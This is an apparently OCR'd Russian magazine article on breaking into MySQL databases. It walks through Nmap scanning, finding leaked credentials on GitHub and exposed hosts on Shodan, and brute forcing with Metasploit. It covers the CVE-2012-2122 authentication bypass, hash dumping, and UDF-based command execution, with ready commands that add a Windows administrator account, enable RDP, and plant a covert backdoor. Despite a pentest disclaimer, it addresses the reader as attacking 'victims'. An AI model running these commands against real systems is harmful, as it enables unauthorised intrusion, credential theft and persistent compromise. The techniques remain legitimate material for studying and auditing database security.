Егор Карбутов
Digital Security
@Lukesparamore,
lukesparamore@gmail.com

ИГРАЕМ МУСКУЛАМИ

МЕТОДЫ И СРЕДСТВА ВЗЛОМА БАЗ ДАННЫХ MYSQL

MySQL — одна из самых распространенных СУБД. Ее можно встретить повсюду, но наиболее часто она используется многочисленными сайтами. Именно поэтому безопасность базы данных — очень важный вопрос, ибо если злоумышленник получил доступ к базе, то есть большая вероятность, что он скомпрометирует не только ресурс, но и всю локальную сеть. Поэтому я решил собрать всю полезную инфу по взлому и постэксплуатации MySQL, все трюки и приемы, которые используются при проведении пентестов, чтобы ты смог проверить свою СУБД. 0day-техник тут не будет: кто-то еще раз повторит теорию, а кто-то почерпнет что-то новое. Итак, поехали!

ВМЕСТО ПРЕДИСЛОВИЯ

Начнем с определения. MySQL — это реляционная система управления базами данных, которая обладает разными движками хранения данных: MyISAM, InnoDB, Archive и другими. Как и у большинства open source проектов, у нее существуют свои ответвления, например MariaDB. Забегая вперед, скажу, что большинство рассмотренных векторов/техник/багов распространяется на различные движки и на ответвления, правда не всегда.

ПОИСК ЖЕРТВ

Но перейдем непосредственно к делу. Для того чтобы кого-нибудь поломать, нужно его для начала найти. Допустим, что мы уже знаем, кто наша жертва, знаем его IP либо находимся в его локальной сети. Нам нужно просканировать его адрес (сеть) на наличие открытых портов. По стандарту MySQL использует порт 3306, его мы и будем искать. В арсенале каждого хакера должен присутствовать сканер Nmap, который позволяет находить различные сервисы, порты на целевых машинах. Пример команды для сканирования выглядит следующим образом:

```
nmap -sV -PN  -p <port> <ip>
```

- `-PN` — очень полезная вещь, указывающая программе пропускать этап обнаружения хоста и сразу переходить к сканированию портов. Это нужно в том случае, если машина не отвечает на ping-сканирование, но при этом у машины могут быть открыты порты. В таком случае без этого флага Nmap пропустит данный хост;
- `-sV` исследует открытые порты с целью получения информации о службе.

Для UDP-сканирования должен присутствовать флаг -sU.

```
nmap -sV -Pn -p 3306 172.16.2.114
Nmap scan report for 172.16.2.114
Host is up (0.00013s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)
```

GITHUB

Одна из крутейших фишек легкого доступа к базам данных — поиск исходников каких-либо проектов на GitHub. Прежде чем искать и раскручивать SQL Inj на сайте, что может занять достаточно длительное время (если таковые вообще присутствуют), достаточно просто зайти на всеми любимый сайт для совместной разработки, вписать пару слов и при должном везении получить доступ к сорцам. Многие разработчики в силу непонятных причин заливают свои проекты в общий доступ — может, по глупости, может, им жалко денег на приватный репозиторий, а может, они хотят поделиться со всем миром своим великолепным кодом, но на GitHub лежит огромная куча исходников, от маленьких сайтиков до больших проектов. Это зачастую сильно упрощает работу. Допустим, если мы введем такой поисковый запрос: `username mysql password database`, то можно просто потерять сознание от количества результатов. Особенно много сладких PHP-файлов, в которых прописывается коннект к базе данных.

Поэтому первым делом на пентестах мы бежим и проверяем GitHub на наличие исходников клиента. Если что-то находится, то можно смело коннектиться к базе данных, после чего, отталкиваясь от прав, извлекать нужные нам данные. Но если уж получилось так, что мы не смогли найти заветных строчек username/password, не стоит отчаиваться — можно порыться в исходниках сайтов, если они присутствуют, и проводить аудит уже не вслепую, а с исходным кодом сервиса. Он значительно облегчает задачу поиска уязвимостей: теперь мы будем не просто фазить наобум, а проверять определенные векторы, выстроенные на основе исходников. Например, смотреть, в каких местах производится обращение в базу, используется ли фильтрация данных от клиента и так далее.

ИНСТРУМЕНТАРИЙ

Для поиска инъекций существуют разные способы: автоматически или вручную вставлять везде кавычку (фаззинг); использовать фишку с Гитхабом, уповая на неосторожность разработчиков исследуемого сервиса. И наконец настал момент истины: мы нашли нашу долгожданную инъекцию и готовы внедряться по полной. Но вот беда, у нас появились неотложные дела (друзья зовут попить пива), или нас одолела ужасная необоримая лень. Не стоит расстраиваться, на помощь придет отличная тулза sqlmap (goo.gl/gy6TYl), которая автоматизирует процесс поиска и эксплуатации SQL-инъекций, и не просто найдет дыру в безопасности, а проэксплуатирует ее по полной программе. Поддерживает все виды инъекций. Функционал sqlmap позволяет: дампить базы, автоматически искать в базе, извлекать и расшифровывать логины и пароли, запускать cmd shell, запускать интерактивный sql shell, в котором тебе нужно только писать SQL-запросы в базу, а sqlmap сам составит payload для инъекции. Существует отличный Cheet Sheet (goo.gl/8HAlgD), который в двух страничках показывает все возможности данной тулзы.

Есть еще несколько инструментов, которые пригодятся тебе в нелегком деле покорения MySQL. В особенном пред-



Рис. 1. **Результаты поиска MySQL в Shodan**



Рис. 2. **Наглядные результаты поиска кредов MySQL на GitHub**

SHODAN

Если у тебя нет определенной жертвы и ты хочешь протестировать свои навыки, то можешь воспользоваться хакерским поисковиком Shodan (goo.gl/kcziKm). Он позволяет делать поиск по хостам и выводить информацию о различных сервисах на основе баннеров ответов. Также имеет возможность фильтровать по портам, стране, городу, операционным системам и так далее. Одна из отличнейших фишек — поиск сервисов с анонимной авторизацией или авторизацией со стандартными кредами. Очень полезная штука, но лучше всего проводить тесты уязвимостей на своих локальных ресурсах :).

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ставлении они не нуждаются, так как наверняка ты о них уже не раз (не одну тысячу раз) слышал. Первый — Metasploit, одна из ключевых программ для хакинга, позволяющая создавать эксплойты, проводить их отладку. Второй — сканер Nmap, про который в журнале тоже не раз писали.

Информации по всем перечисленным инструментам хватает с избытком, поэтому мы не будем углубляться в детали их использования, кто их еще не юзал — обязательно должен это сделать, а Google и официальные сайты ему в этом помогут. Мы же двигаемся дальше.

СБОР ИНФОРМАЦИИ

Нужно начать с самого простого — сбора информации. В Metasploit для этого служит `auxiliary/scanner/mysql/mysql_version`, просто сканер версий, который может сканировать целый пул адресов:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxilary(mysql_version)↵
> set RHOSTS 172.16.2.54
msf auxilary(mysql_version) > exploit
```

В Nmap также существует модуль, который подключается к серверу и выводит разную полезную информацию: протокол, номер версии, состояние и соль.

```
nmap -sV -sC <target>
```

БРУТФОРС

Среди основных вещей, которые приходится часто выполнять, конечно, брутфорс — проверка на слабые или стандартные пароли пользователей. Но прежде чем приступать к подбору паролей, можно провести атаку user enumeration (перечисление пользователей). Ее можно провести против серверов версии 5.x, которые поддерживают старые механизмы аутентификации (CVE-2012-5615). После сканирования мы будем знать, какие пользователи существуют в базе, что значительно сокращает пул пользователей для брутфорса.

```
nmap --script mysql-enum↵
<target>
```

Составив наш пул имен и паролей, приступаем к бруту:

```
msf >use auxiliary/scanner/↵
mysql/mysql_login
msf auxiliary(mysql_login) > set USER_FILE↵
/root/login/logins
msf auxiliary(mysql_login) > set PASS_FILE↵
/root/login/password
msf auxiliary(mysql_login) > set RHOSTS↵
172.16.2.54
msf auxiliary(mysql_login) > exploit
```

Nmap использует стандартные списки паролей и пользователей, но всегда можно взять свои:

```
nmap --script mysql-brute <target>
--script-args userdb=<path>↵
- подключаем свой список логинов
--script-args passdb=<path>↵
 - подключаем свой список паролей
```

Кстати говоря, вот тебе отличный репозиторий: goo.gl/hk5Qhs, где можно найти самые популярные логины, пароли и не только. Ну и обычно при брутфорсе выполняется еще одна простая, но довольно важная проверка на пустой пароль для пользователя root или anonymous:

```
nmap -sV --script=mysql-empty-password <target>
```

ПОСТЭКСПЛУАТАЦИЯ

Следующий важный шаг, который наступает после получения логина/пароля (через инъекцию или полным перебором), — это постэксплуатация. Я перечислю различные модули для Nmap'а и их предназначение. Итак, модуль, который производит вывод баз данных:

```
nmap -sV --script mysql-databases <target>
```

Модуль, который производит вывод пользователей:

```
nmap -sV --script mysql-users <target>
```

Модуль, который производит вывод переменных:

```
nmap -sV --script mysql-variables <target>
```

Модуль, который производит вывод пользователей и их хешей в виде, удобном для брутфорса:

```
nmap -p 3306 <ip> --script mysql-dump-hashes –↵
script args='username=root,password=secret'
msf>use auxiliary/admin/mysql/mysql_hashdump
```

> *Существует возможность авторизации с неправильным паролем с вероятностью 1/256, так как MySQL считает, что пришедший токен от пользователя и ожидаемое значение равны*

Модуль, который заменяет клиент MySQL и отправляет запросы в удаленную базу:

```
nmap -p 3306 <ip> --script
mysql-query --script-\args↵
='query="<query>"[,username↵
=<username>,password=↵
<password>]'
msf>use auxiliary/admin/↵
mysql/mysql_sql
```

СКАНИРОВАНИЕ НА CVE-2012-2122

Отдельно стоит упомянуть про один интересный модуль, который присутствует как в Metasploit, так и в Nmap, — модуль проверки на CVE-2012-2122 (goo.gl/hPTqem). Данная уязвимость позволяет удаленным пользователям обходить аутентификацию из-за ненадлежащей проверки возвращаемых значений. Существует возможность авторизации с неправильным паролем с вероятностью 1/256, так как MySQL считает, что пришедший токен от пользователя и ожидаемое значение равны. Используя известное имя пользователя (например, root, который присутствует практически всегда) с любым паролем, можно подключиться к базе, повторяя подключение порядка 300 раз. После чего можно сдампить все пароли пользователей, сбрутфорсить их и коннектиться уже с легитимным паролем. Но не все так хорошо, как кажется, — данной уязвимости подвержены только сборки, где функция memcmp() возвращает значения за пределами диапазона от –128 до 127, то есть это достаточно ограниченное число систем:

- Ubuntu Linux 64-bit (10.04, 10.10, 11.04, 11.10, 12.04);
- openSUSE 12.1 64-bit MySQL 5.5.23-log;
- Debian Unstable 64-bit 5.5.23-2;
- Fedora;
- Arch Linux.

Но если есть даже самая незначительная возможность попасть в базу, то стоит попробовать:

```
msf > use auxiliary/scanner/mysql/↵
mysql_authbypass_hashdump
msf auxiliary(mysql_authbypass_hashdump)↵
> set RHOSTS 172.16.2.54
```

WWW

Различные версии MySQL под разные платформы можно взять тут: goo.gl/vSqqXn

```
msf auxiliary(mysql_authbypass_hashdump)↵
> set USERNAME root
msf auxiliary(mysql_authbypass_hashdump) > exploit
```

Для Nmap при сканировании нужно использовать скрипт `mysql-vuln-cve2012-2122`:

```
nmap -sV --script mysql-vuln-cve2012-2122 <target>
```

БОРОДАТЫЙ UDF

В далекие-далекие времена, когда еще во вселенной MySQL не было введено триггеров и хранимых процедур, существовала поддержка User-Defined Function (определенные пользователем функции). Но в современном мире данная фишка тоже имеет место быть и поддерживается до сих пор в качестве внешних хранимых функций. Данные функции не просто комбинируют разные SQL-операторы в какой-то определенный запрос, а еще и сильно расширяют функциональность самой базы. Так как, в отличие от Oracle Database, в MySQL не существует наикрутейшей Java-машины, с помощью которой можно крушить все и вся в базе, одним из немногочисленных способов выполнять команды на сервере через базу остается UDF. Во времена 4-й версии MySQL это был эксплойт Raptor (goo.gl/0Jj0Uc), но он имел ряд ограничений, в том числе несовместимость с MySQL 5.0 и выше.

В данный момент существует легальная библиотека, которую можно скачать с легального сайта (mysqludf.org). Она содержит в себе четыре функции:

1. `sys_eval(arg1)` — выполняет произвольную команду и возвращает вывод внешней команды.
2. `sys_exec(arg1)` — выполняет произвольную команду и возвращает код возврата.
3. `sys_get(arg1)` — позволяет получить переменную окружения или NULL, если таковой нет.
4. `sys_set(arg1, arg2)` — позволяет задать переменную окружения (параметры: имя переменной, значение), возвращает 0 в случае успеха.

Библиотека устанавливается в один из путей `/usr/lib/mysql`, `/usr/lib/mysql/plugin/` или другие в зависимости от системы. После чего приходит время исполнять команды в базе. Но сначала надо создать функцию:

```
CREATE FUNCTION lib_mysqludf_sys_info RETURNS↵
 string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_get RETURNS string SONAME↵
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_set RETURNS int SONAME↵
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_exec RETURNS int SONAME↵
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_eval RETURNS string SONAME
'lib_mysqludf_sys.so';
```

А затем можно уже и выполнять с ее помощью различные команды:

```
select sys_eval('whoami');
```

Чтобы создавать и удалять функции, необходимо обладать привилегиями `INSERT` и `DELETE`. Поэтому проэксплуатировать данную багу можно, только если у пользователя, к которому у тебя есть доступ, выставлена привилегия `FILE`, позволяющая читать и записывать файлы на сервер. Данный вариант всегда стоит проверить, ведь нерадивые админы еще существуют. Зачастую очень многие работают с базой от имени root'а, поэтому даже инъекции может хватить, чтобы заполучить полный контроль над машиной. Просмотреть привилегии можно в таблице `user`, `db`, `host`, `tables_priv` и `columns_priv` в базе `mysql`. `set mysql;` — для смены базы, `select * from user;` — для вывода таблицы.

Второе условие — функция `lib_mysqludf_sys` уже установлена в MySQL. Дальше все просто — создаешь функцию, исполняешь команды.

Еще один вариант — это собственноручная установка в качестве бэкдора в системе. Если тебе нужен удаленный, скрытый доступ к системе, то вариант прокачки базы с помощью легитимной собственноручной установки `lib_mysqludf_sys` выглядит хорошим способом.

Техника эта не нова, и поэтому все до нас уже сделано и автоматизировано, так что не придется самому устанавливать функцию, если под рукой есть Metasploit:

```
use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) > set PASSWORD qwerth
msf exploit(mysql_payload) > set RHOST 172.16.2.54
msf exploit(mysql_payload) > set USERNAME root
msf exploit(mysql_payload) > exploit
```

То же самое умеет делать и sqlmap, так что, если ты нашел инъекцию, дальше можешь смело отдавать бразды правления ему.

СЦЕНАРИЙ ИСПОЛЬЗОВАНИЯ UDF

Один из возможных сценариев заливки шелла / повышения привилегий может выглядеть таким образом. Для начала нужно получить доступ к самой базе (пользователю root либо другому, обладающему привилегией `FILE`) через инъекцию, брутфорс или иначе. После чего нам нужно получить копию библиотеки UDF на атакуемой машине, учитывая операционную систему и ее битность. Можно воспользоваться вариантами, входящими в состав sqlmap, которые можно взять тут: goo.gl/dXNYfi. Кстати, в данном репозитории присутствуют библиотеки и для Windows. Закинуть копию библиотеки на сервер можно по-разному:

- используя функционал сайта по загрузке картинок, файлов и прочего;
- через открытый или взломанный FTP-сервер.

Следующим шагом будет выполнение SQL-запросов для того, чтобы загрузить наш шелл в таблицу, после чего извлечь его в нужную нам папку (`/usr/lib` для Linux, `c:\windows\system32` для Windows). Далее мы создаем новую функцию в MySQL, теперь у нас есть рабочий шелл и возможность RCE на сервере.

Пример для Windows с созданием пользователя:

```
mysql> USE mysql;
mysql> CREATE TABLE bob(line blob);
mysql> INSERT INTO bob values(load_file↵
('C:/xampplite/htdocs/mail/lib_mysqludf_sys.dll'));
mysql> SELECT * FROM mysql.bob INTO DUMPFILE↵
'c:/windows/system32/lib_mysqludf_sys.dll';
mysql> CREATE FUNCTION sys_exec RETURNS↵
 integer SONAME 'lib_mysqludf_sys.dll';
mysql> SELECT sys_exec("net user bob password↵
/add");
mysql> SELECT sys_exec↵
("net localgroup Administrators bob /add");
```

Как вариант, можно подключить RDP:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\Current↵
ControlSet\Control\Terminal Server" /v fDeny↵
TSConnections /t REG_DWORD /d 0 /f
```

ЗАКЛЮЧЕНИЕ

Точек вхождения в чужую базу MySQL не так уж и много по сравнению с другими СУБД: SQL Injection, поиск логинов и паролей на GitHub, брутфорс, уязвимость к багам из паблика. К методам постэксплуатации можно еще дополнительно отнести повышение привилегий (goo.gl/UM5L6R), DoS-атаки (goo.gl/q7VDuY), применение триггеров и хранимых процедур. Правда, отдельные из них относятся к частным случаям, которые можно встретить довольно редко либо для которых нужны очень специфичные условия.

Я же хотел показать тебе, как можно быстро и без особых усилий проверить нужную базу. Как видишь, в данный момент все стало автоматизированным, что позволяет проводить проверку в фоне, занимаясь своими делами. На этом все. И помни, что большая сила накладывает большую ответственность :). ✠